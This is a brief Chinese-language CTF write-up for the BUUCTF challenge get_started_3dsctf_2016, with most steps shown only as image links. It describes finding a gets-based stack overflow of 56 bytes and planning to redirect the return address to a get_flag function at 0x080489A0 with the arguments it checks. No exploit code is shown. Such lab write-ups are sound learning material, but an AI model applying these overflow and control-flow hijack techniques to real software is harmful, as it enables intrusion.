
BUUCTF[get_started_3dsctf_2016]

步骤


使用checksec查看


使用ida打开,发现存在gets函数

溢出只需要56个字节

搜索发现有个get_flag函数,满足条件会执行打开flag.txt的指令
该函数地址为0x080489A0

我们可以溢出后 覆盖返回到get_flag函数,并且传入符合判断的值

